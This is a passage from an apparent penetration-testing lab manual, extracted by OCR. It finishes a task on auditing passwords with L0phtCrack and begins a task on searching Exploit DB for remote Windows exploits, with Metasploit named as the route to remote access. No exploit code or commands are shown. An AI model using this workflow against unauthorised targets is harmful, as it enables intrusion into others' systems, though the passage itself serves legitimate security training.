
18. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
19. This concludes the demonstration of auditing system passwords using L0phtCrack.
20. Close all open windows and document all the acquired information.

Task 3: Find Vulnerabilities on Exploit Sites


Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

1. In the **Windows 11** machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://www.exploit-db.com/** and press **Enter**.
2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.




3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.




4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.



